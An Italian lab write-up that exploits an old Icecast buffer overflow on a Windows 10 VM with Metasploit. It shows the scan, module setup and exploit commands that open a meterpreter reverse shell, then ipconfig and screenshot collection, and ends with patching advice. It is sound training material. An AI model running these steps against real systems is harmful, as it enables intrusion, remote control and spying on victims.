

# METASPLOIT ICECAST

## OBIETTIVI

Lo scopo di questo laboratorio è quello di testare l'attacco di metasploit su un sistema windows sfruttando la vulnerabilità del programma icecast, per accrescere le capacità pratiche nell'uso di questo strumento. In particolar modo è richiesto di creare una sessione meterpreter per ottenere il controllo della macchina e ottenere gli IP del targete e lo screenshot.

## CONFIGURAZIONE DELL'AMBIENTE

Per poter svolgere questo esercizio si devono collegare le 2 macchine virtuali contenenti la kali (attaccante) e windows10 (vittima), mettendo le schede di rete su in rete interna dalle impostazioni di virtual box. Assicurarsi che le due macchine abbiano IP della stessa rete. Dopo averli messi in comunicazione verificare tramite ping la connessione.

```
(kali㉿kali)-[~]  
$ ping -c 4 192.168.50.50  
PING 192.168.50.50 (192.168.50.50) 56(84) bytes of data.  
64 bytes from 192.168.50.50: icmp_seq=1 ttl=128 time=2.89 ms  
64 bytes from 192.168.50.50: icmp_seq=2 ttl=128 time=0.987 ms  
64 bytes from 192.168.50.50: icmp_seq=3 ttl=128 time=1.89 ms  
64 bytes from 192.168.50.50: icmp_seq=4 ttl=128 time=0.782 ms  
  
— 192.168.50.50 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3006ms  
rtt min/avg/max/mdev = 0.782/1.637/2.887/0.833 ms
```

Attivare dalla macchina windows il servizio icecast che si trova già scaricato nell'iso



## 3 FASE DI ATTACCO

### 3.1 EXPLOIT DI ICECAST

1. Assicurarsi tramite nmap, che il servizio sia raggiungibile

```
(kali㉿kali)-[~]
$ nmap -sV -p 8000 192.168.50.50
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 08:34 -040
Nmap scan report for 192.168.50.50
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
8000/tcp  open  http    Icecast streaming media server
MAC Address: 08:00:27:1A:8F:C7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds
```

2. Accedere dal terminale a metasploit e cercare dal database la vulnerabilità richiesta.

```
[*] Starting persistent handler(s) ...
msf > search icecast

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/http/icecast_header    2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

3. Selezionare il modulo, in questo caso c'è ne solo uno, e tramite options verificare quali sono i parametri da assegnare.

```
msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  -      -
  RHOSTS    192.168.50.100  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT     8000             yes      The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -      -
  EXITFUNC  thread           yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.50.100  yes      The listen address (an interface may be specified)
  LPORT     4444             yes      The listen port
```

4. Come si vede dall'immagine sono da impostare gli IP dei due dispositivi e dare avvio all'attacco.

```
msf exploit(windows/http/icecast_header) > set rhosts 192.168.50.50
rhosts => 192.168.50.50
msf exploit(windows/http/icecast_header) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (199238 bytes) to 192.168.50.50
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.50:49451) at 2026-07-23 08:36:05 -0400
```

5. L'attacco risulta andato a buon fine

## 3.2 ACQUISIZIONE DEGLI IP e SCREENSHOT

Una volta stabilita la connessione tramite il payload di meterpreter si accede alla macchina vittima dalla quale si possono ricavare varie informazioni per esempio gli indirizzi IP, che possono essere utili per identificare altri dispositivi collegati alla rete e poter diffondere l'exploit.

```
meterpreter > ipconfig

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
-----
Name           : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC   : 08:00:27:1a:8f:c7
MTU            : 1500
IPv4 Address   : 192.168.50.50
IPv4 Netmask   : 255.255.255.0

Interface 5
-----
Name           : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:c0a8:3232
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```


Tramite la shell di meterpreter è anche possibile fare screenshot, che è utile per avere informazioni visive non sempre accessibili esplorando il file system.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/AMyWN0mQ.jpeg
meterpreter > |
```

Il file viene salvato automaticamente sul sistema attaccante, per visualizzarlo basta entrare al file system tramite terminale o tramite interfaccia grafica (GUI).

```
(kali@kali)-[~]
$ ls
AMyWN0mQ.jpeg  Downloads  lista_password
Desktop        facili.txt  lista_password.txt
Documents      flag.txt   lista_users

(kali@kali)-[~]
$ xdg-open AMyWN0mQ.jpeg |
```



## 4. CONCLUSIONE

Con questo laboratorio abbiamo approfondito la grande versatilità del framework Metasploit, capace di adattarsi a molteplici sistemi e applicazioni contando su un database di vulnerabilità sempre aggiornato.

### 4.1 VULNERABILITÀ E RACCOMANDAZIONI

Per svolgere l'attacco è stato selezionato il modulo exploit/windows/http/icecast\_header, che sfrutta un buffer overflow nella gestione degli header HTTP su versioni datate di icecast per Windows, permettendo l'esecuzione remota di codice arbitrario. Grazie a questo si è riusciti a iniettare un payload eseguibile sulla macchina target e aprire una sessione di meterpreter.

Per ridurre gli attacchi dovuti a questa vulnerabilità

- Aggiornare la versione di Icecast a quella più recente che ha tutte le patch di sicurezza.
- Impostare un firewall per bloccare traffico esterno non necessario verso la porta 8000.
- Eseguire controlli regolari attraverso strumenti di scansione di rete e monitorare il traffico grazie ai systemlog.
- Non eseguire il programma con privilegi root/administrator per limitare i danni di un potenziale attacco.